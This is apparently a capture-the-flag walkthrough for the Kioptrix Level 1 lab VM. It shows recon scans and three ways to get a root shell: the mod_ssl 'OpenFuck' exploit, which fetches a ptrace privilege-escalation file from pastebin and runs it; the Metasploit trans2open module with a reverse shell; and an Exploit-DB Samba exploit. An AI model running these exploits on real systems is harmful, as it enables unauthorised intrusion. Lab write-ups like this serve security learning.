GETTING STARTED

To download Kioptrix level 1, click here

DISCLAIMER

> *This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). I recommend attempting to solve the lab independently. If you find yourself stuck on a phase for more than a day, you may refer to the writeups for guidance. Please note that this is just one approach to capturing all the flags, and there are alternative methods to solve the machine.*

RECONNAISSANCE

I quickly ran a network scan with `netdiscover` to pinpoint the target.

```
┌──(root㉿kali)-[~/ctf/kioptrix-1]
└─# netdiscover -r 192.168.1.0/24

 2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     f8:c4:f3:d0:63:13      1      60  Shanghai Infinity Wireless Co.
 192.168.1.104   00:0c:29:24:cb:c7      1      60  VMware, Inc.
```


Hence, the target IP is identified as *192.168.1.104*.

Next, I performed an aggressive scan with `nmap` to uncover open ports and services.

```
┌──(root㉿kali)-[~/ctf/kioptrix-1]
└─# nmap -A -p- 192.168.1.104 --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-03 10:17 EDT
Nmap scan report for 192.168.1.104
Host is up (0.00023s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1           1024/tcp   status
|_  100024  1           1024/udp   status
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
|_ssl-date: 2024-06-03T14:19:50+00:00; +1m49s from scanner time.
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
1024/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:24:CB:C7 (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop
```

EXPLOITATION PATH 1

With port 80 open, I accessed it through my browser.



Finding nothing of interest on the homepage, I ran a `nikto` scan. The scan revealed an outdated Apache version and SSL running on the server.

```
nikto -h http://192.168.1.104
```

```
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov
 11 2023.
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
```

I Googled vulnerabilities for both and found exploits for mod_ssl. It turned out to be vulnerable to remote buffer overflow. To learn more about the exploit, I checked the following pages:

- GitHub: OpenLuck

> *A buffer overflow is a type of vulnerability that occurs when a program writes more data to a block of memory, or buffer, than it can hold. This extra data can overwrite adjacent memory, which can lead to unexpected behavior, crashes, or even allow an attacker to execute arbitrary code.*

I quickly download the exploit and compile it using the following steps

```
#clone the repo
git clone https://github.com/heltonWernik/OpenFuck.git

#install dependency
apt-get install libssl-dev

#compile the code
cd OpenFuck
gcc OpenFuck.c -lcrypto
```

```
#run the exploit
./a.out
```

```
┌──(root㉿kali)-[~/ctf/kioptrix-1/OpenFuck]
└─# ./a.out

*********************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*********************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                       *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*********************************************************************

: Usage: ./a.out target box [port] [-c N]

  target - supported box eg: 0x00
  box - hostname or IP address
  port - port for ssl connection
  -c open N connections. (use range 40-50 if u dont know)


  Supported OffSet:
                .
                .
                .
        0x44 - RedHat Linux ?.? GENERIC (apache-1.3.12-1)
        0x45 - RedHat Linux TEST1 (apache-1.3.12-1)
        0x46 - RedHat Linux TEST2 (apache-1.3.12-1)
        0x47 - RedHat Linux GENERIC (marumbi) (apache-1.2.6-5)
        0x48 - RedHat Linux 4.2 (apache-1.1.3-3)
        0x49 - RedHat Linux 5.0 (apache-1.2.4-4)
        0x4a - RedHat Linux 5.1-Update (apache-1.2.6)
        0x4b - RedHat Linux 5.1 (apache-1.2.6-4)
        0x4c - RedHat Linux 5.2 (apache-1.3.3-1)
        0x4d - RedHat Linux 5.2-Update (apache-1.3.14-2.5.x)
        0x4e - RedHat Linux 6.0 (apache-1.3.6-7)
        0x4f - RedHat Linux 6.0 (apache-1.3.6-7)
        0x50 - RedHat Linux 6.0-Update (apache-1.3.14-2.6.2)
        0x51 - RedHat Linux 6.0 Update (apache-1.3.24)
        0x52 - RedHat Linux 6.1 (apache-1.3.9-4)1
        0x53 - RedHat Linux 6.1 (apache-1.3.9-4)2
        0x54 - RedHat Linux 6.1-Update (apache-1.3.14-2.6.2)
        0x55 - RedHat Linux 6.1-fp2000 (apache-1.3.26)
```

```
        0x56 - RedHat Linux 6.2 (apache-1.3.12-2)1
        0x57 - RedHat Linux 6.2 (apache-1.3.12-2)2
        0x58 - RedHat Linux 6.2 mod(apache-1.3.12-2)3
        0x59 - RedHat Linux 6.2 update (apache-1.3.22-5.6)1
        0x5a - RedHat Linux 6.2-Update (apache-1.3.22-5.6)2
        0x5b - Redhat Linux 7.x (apache-1.3.22)
        0x5c - RedHat Linux 7.x (apache-1.3.26-1)
        0x5d - RedHat Linux 7.x (apache-1.3.27)
        0x5e - RedHat Linux 7.0 (apache-1.3.12-25)1
        0x5f - RedHat Linux 7.0 (apache-1.3.12-25)2
        0x60 - RedHat Linux 7.0 (apache-1.3.14-2)
        0x61 - RedHat Linux 7.0-Update (apache-1.3.22-5.7.1)
        0x62 - RedHat Linux 7.0-7.1 update (apache-1.3.22-5.7.1)
        0x63 - RedHat Linux 7.0-Update (apache-1.3.27-1.7.1)
        0x64 - RedHat Linux 7.1 (apache-1.3.19-5)1
        0x65 - RedHat Linux 7.1 (apache-1.3.19-5)2
        0x66 - RedHat Linux 7.1-7.0 update (apache-1.3.22-5.7.1)
        0x67 - RedHat Linux 7.1-Update (1.3.22-5.7.1)
        0x68 - RedHat Linux 7.1 (apache-1.3.22-src)
        0x69 - RedHat Linux 7.1-Update (1.3.27-1.7.1)
        0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
        0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
        0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)
        0x6d - RedHat Linux 7.2 (apache-1.3.24)
        0x6e - RedHat Linux 7.2 (apache-1.3.26)
        0x6f - RedHat Linux 7.2 (apache-1.3.26-snc)
               .
               .
               .
               more such platforms
```

The `nuclei` scan provided insights into the platform type and Apache version, leaving me with two options: `0x6a` and `0x6b`. After attempting both, I successfully gained access using `0x6b`.

```
┌──(root㉿kali)-[~/ctf/kioptrix-1]
└─# nikto -h http://192.168.1.104
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.104
+ Target Hostname:    192.168.1.104
+ Target Port:        80
+ Start Time:         2024-06-03 10:28:01 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
```

```
┌──(root㉿kali)-[~/ctf/kioptrix-1/OpenFuck]
└─# ./a.out 0x6b 192.168.1.104 443 -c 40
```

```
*******************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -O pt
--11:06:22--  https://pastebin.com/raw/C7v25Xr9
           => `ptrace-kmod.c'
Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]

    0K ...                                                   @   3.84 MB/s

11:06:22 (3.84 MB/s) - `ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
[+] Attached to 6249
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
whoami
root
```

I directly got root access using this method!

I look around and find the flag in the */var/mail* directory.

```
- ls
bin
boot
dev
etc
```

```
home
initrd
lib
lost+found
misc
mnt
opt
proc
root
sbin
tmp
usr
var

- cd var
- ls
arpwatch
cache
db
ftp
lib
local
lock
log
lost+found
mail
nis
opt
preserve
run
spool
tmp
tux
www
yp

- cd mail
- ls
harold
john
nfsnobody
root

- cat root
From root  Sat Sep 26 11:42:10 2009
Return-Path: <root@kioptix.level1>
Received: (from root@localhost)
        by kioptix.level1 (8.11.6/8.11.6) id n8QFgAZ01831
        for root@kioptix.level1; Sat, 26 Sep 2009 11:42:10 -0400
```

```
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptix.level1>
Message-Id: <200909261542.n8QFgAZ01831@kioptix.level1>
To: root@kioptix.level1
Subject: About Level 2
Status: O

If you are reading this, you got root. Congratulations.
Level 2 won't be as easy...

From root  Mon Jun  3 10:11:10 2024
Return-Path: <root@kioptrix.level1>
Received: (from root@localhost)
        by kioptrix.level1 (8.11.6/8.11.6) id 453EBAl01086
        for root; Mon, 3 Jun 2024 10:11:10 -0400
Date: Mon, 3 Jun 2024 10:11:10 -0400
From: root <root@kioptrix.level1>
Message-Id: <202406031411.453EBAl01086@kioptrix.level1>
To: root@kioptrix.level1
Subject: LogWatch for kioptrix.level1

 ################## LogWatch 2.1.1 Begin #####################

 ###################### LogWatch End #########################
```

EXPLOITATION PATH 2

The nmap scan revealed an SMB service running on port 139. To delve deeper and gather information about the server, I utilized `enum4linux`.

```
┌──(root㉿kali)-[~/ctf/kioptrix-1]
└─# enum4linux 192.168.1.104
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Jun  3 12:04:11 2024

 ========================( Target Information )=========================

Target ........... 192.168.1.104
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ======================( Enumerating Workgroup/Domain on 192.168.1.104 )======================


[+] Got domain/workgroup name: MYGROUP


 ====================( Nbtstat Information for 192.168.1.104 )====================

Looking up status of 192.168.1.104
        KIOPTRIX        <00> -         B <ACTIVE>  Workstation Service
        KIOPTRIX        <03> -         B <ACTIVE>  Messenger Service
        KIOPTRIX        <20> -         B <ACTIVE>  File Server Service
        .. __MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        MYGROUP         <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        MYGROUP         <1d> -         B <ACTIVE>  Master Browser
        MYGROUP         <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
```

Since I didn't uncover any useful information with `enum4linux`, I switched gears and launched Metasploit using `msfconsole`

I searched for auxiliary modules to gather SMB information.

```
msf6 > search auxiliary scanner smb

Matching Modules
================

   #   Name                                                                Disclosure Date  Rank    Check  Description
   -   ----                                                                ---------------  ----    -----  -----------
   0   auxiliary/scanner/http/citrix_dir_traversal                         2019-12-17       normal  No     Citrix ADC (NetScaler) Directory Traversal
   1   auxiliary/scanner/smb/impacket/dcomexec                             2018-03-19       normal  No     DCOM Exec
   2   auxiliary/scanner/smb/impacket/secretsdump                                           normal  No     DCOM Exec
   3   auxiliary/scanner/dcerpc/dfscoerce                                                   normal  No     DFSCoerce
   4   auxiliary/scanner/smb/smb_ms17_010                                                   normal  No     MS17-010 SMB RCE Detection
   5   auxiliary/scanner/smb/psexec_loggedin_users                                          normal  No     Microsoft Windows Authenticated Logged In U
ation
   6   auxiliary/scanner/dcerpc/petitpotam                                                  normal  No     PetitPotam
   7   auxiliary/scanner/sap/sap_smb_relay                                                  normal  No     SAP SMB Relay Abuse
   8   auxiliary/scanner/sap/sap_soap_rfc_eps_get_directory_listing                         normal  No     SAP SOAP RFC EPS_GET_DIRECTORY_LISTING Dire
ormation Disclosure
   9   auxiliary/scanner/sap/sap_soap_rfc_pfl_check_os_file_existence                       normal  No     SAP SOAP RFC PFL_CHECK_OS_FILE_EXISTENCE Fi
e Check
   10  auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir                                      normal  No     SAP SOAP RFC RZL_READ_DIR_LOCAL Directory C
ting
   11  auxiliary/scanner/smb/smb_enumusers_domain                                           normal  No     SMB Domain User Enumeration
   12  auxiliary/scanner/smb/smb_enum_gpp                                                   normal  No     SMB Group Policy Preference Saved Passwords
n
   13  auxiliary/scanner/smb/smb_login                                                      normal  No     SMB Login Check Scanner
   14  auxiliary/scanner/smb/smb_lookupsid                                                  normal  No     SMB SID User Enumeration (LookupSid)
   15  auxiliary/admin/smb/check_dir_file                                                   normal  No     SMB Scanner Check File/Directory Utility
   16  auxiliary/scanner/smb/pipe_auditor                                                   normal  No     SMB Session Pipe Auditor
   17  auxiliary/scanner/smb/pipe_dcerpc_auditor                                            normal  No     SMB Session Pipe DCERPC Auditor
```

I searched through Metasploit and came across an auxiliary module called `auxiliary/scanner/smb/smb_scanner` that can detect the SMB version.

```
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS  1                 yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.104
RHOSTS => 192.168.1.104
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.1.104:139     - SMB Detected (versions:) (preferred dialect:) (signatures:optional)
[*] 192.168.1.104:139     -   Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.1.104:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

I look around for exploits related to this on google and metasploit.

```
msf6 auxiliary(scanner/smb/smb_version) > search exploit samba 2.2

Matching Modules
================

   #  Name                                Disclosure Date  Rank     Check  Description
   -  ----                                ---------------  ----     -----  -----------
   0  exploit/multi/samba/nttrans         2003-04-07       average  No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   1  exploit/freebsd/samba/trans2open    2003-04-07       great    No     Samba trans2open Overflow (*BSD x86)
   2  exploit/linux/samba/trans2open      2003-04-07       great    No     Samba trans2open Overflow (Linux x86)
   3  exploit/osx/samba/trans2open        2003-04-07       great    No     Samba trans2open Overflow (Mac OS X PPC)
   4  exploit/solaris/samba/trans2open    2003-04-07       great    No     Samba trans2open Overflow (Solaris SPARC)


Interact with a module by name or index. For example info 4, use 4 or use exploit/solaris/samba/trans2open
```

I also discovered an exploit on Exploit-DB at https://www.exploit-db.com/exploits/10. I attempted both exploits and successfully obtained a shell using each of them.

```
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.12     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce


View the full module info with the info, or info -d command.
```

Since the Meterpreter shell failed to spawn, I attempted to spawn a regular shell instead.

```
msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.1.104
RHOSTS => 192.168.1.104
msf6 exploit(linux/samba/trans2open) > set Payload linux/x86/shell/reverse_tcp
Payload => linux/x86/shell/reverse_tcp
msf6 exploit(linux/samba/trans2open) > run

[*] Started reverse TCP handler on 192.168.1.12:4444
[*] 192.168.1.104:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffafc...
[*] Sending stage (36 bytes) to 192.168.1.104
[*] 192.168.1.104:139 - Trying return address 0xbffff9fc...
[*] Sending stage (36 bytes) to 192.168.1.104
[*] 192.168.1.104:139 - Trying return address 0xbffff8fc...
[*] Sending stage (36 bytes) to 192.168.1.104
[*] 192.168.1.104:139 - Trying return address 0xbffff7fc...
[*] Sending stage (36 bytes) to 192.168.1.104
[*] 192.168.1.104:139 - Trying return address 0xbffff6fc...
[*] Command shell session 5 opened (192.168.1.12:4444 → 192.168.1.104:1030) at 2024-06-03 12:21:47 -0400

[*] Command shell session 6 opened (192.168.1.12:4444 → 192.168.1.104:1031) at 2024-06-03 12:21:48 -0400
[*] Command shell session 7 opened (192.168.1.12:4444 → 192.168.1.104:1032) at 2024-06-03 12:21:50 -0400
[*] Command shell session 8 opened (192.168.1.12:4444 → 192.168.1.104:1033) at 2024-06-03 12:21:51 -0400
whoami
root
```

I explored the system and discovered the flag located in /var/mail.

```
cat /var/mail/root
From root  Sat Sep 26 11:42:10 2009
Return-Path: <root@kioptix.level1>
Received: (from root@localhost)
        by kioptix.level1 (8.11.6/8.11.6) id n8QFgAZ01831
        for root@kioptix.level1; Sat, 26 Sep 2009 11:42:10 -0400
Date: Sat, 26 Sep 2009 11:42:10 -0400
From: root <root@kioptix.level1>
Message-Id: <200909261542.n8QFgAZ01831@kioptix.level1>
To: root@kioptix.level1
Subject: About Level 2
Status: O

If you are reading this, you got root. Congratulations.
Level 2 won't be as easy ...

From root  Mon Jun  3 10:11:10 2024
Return-Path: <root@kioptrix.level1>
Received: (from root@localhost)
        by kioptrix.level1 (8.11.6/8.11.6) id 453EBAl01086
        for root; Mon, 3 Jun 2024 10:11:10 -0400
Date: Mon, 3 Jun 2024 10:11:10 -0400
From: root <root@kioptrix.level1>
Message-Id: <202406031411.453EBAl01086@kioptrix.level1>
To: root@kioptrix.level1
Subject: LogWatch for kioptrix.level1
```

ALTERNATIVELY I ALSO TRY THE TOOL FOUND THROUGH GOOGLE

Utilizing the exploit discovered via Google, I downloaded it onto my system.

```
┌──(root㉿kali)-[~/ctf/kioptrix-1]
└─# wget "https://www.exploit-db.com/download/10" -O smbexploit.c
--2024-06-03 12:28:00--  https://www.exploit-db.com/download/10
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/txt]
Saving to: 'smbexploit.c'

smbexploit.c                            [    <=>                                                                ]  44.06K  99.9KB/s    in 0.4s

2024-06-03 12:28:16 (99.9 KB/s) - 'smbexploit.c' saved [45115]
```

I compiled the C code

```
┌──(root㉿kali)-[~/ctf/kioptrix-1]
└─# ls
IP  nmap.out  OpenFuck  smbexploit.c

┌──(root㉿kali)-[~/ctf/kioptrix-1]
└─# gcc smbexploit.c -o smbexploit.out

┌──(root㉿kali)-[~/ctf/kioptrix-1]
└─# ls
IP  nmap.out  OpenFuck  smbexploit.c  smbexploit.out
```

```
┌──(root㉿kali)-[~/ctf/kioptrix-1]
└─# ./smbexploit.out
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
--------------------------------------------------------------------------
Usage: ./smbexploit.out [-bBcCdfprsStv] [host]

-b <platform>   bruteforce (0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD 3.1 and prior, 3 = OpenBSD 3.2)
-B <step>       bruteforce steps (default = 300)
-c <ip address> connectback ip address
-C <max childs> max childs for scan/bruteforce mode (default = 40)
-d <delay>      bruteforce/scanmode delay in micro seconds (default = 100000)
-f              force
-p <port>       port to attack (default = 139)
-r <ret>        return address
-s              scan mode (random)
-S <network>    scan mode
-t <type>       presets (0 for a list)
-v              verbose mode
```

Finally I ran the exploit

```
┌──(root㉿kali)-[~/ctf/kioptrix-1]
└─# ./smbexploit.out -b 0 -c 192.168.1.12 192.168.1.104
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
--------------------------------------------------------------------------
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
--------------------------------------------------------------------------
*** JE MOET JE MUIL HOUWE
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
uid=0(root) gid=0(root) groups=99(nobody)
pwd
/tmp
whoami
root
```

I navigated to the flag located in `/var/mail`.

CLOSURE

I found and captured the flag located in /var/mail.
That's it from my side. Time to solve Level 2 ;)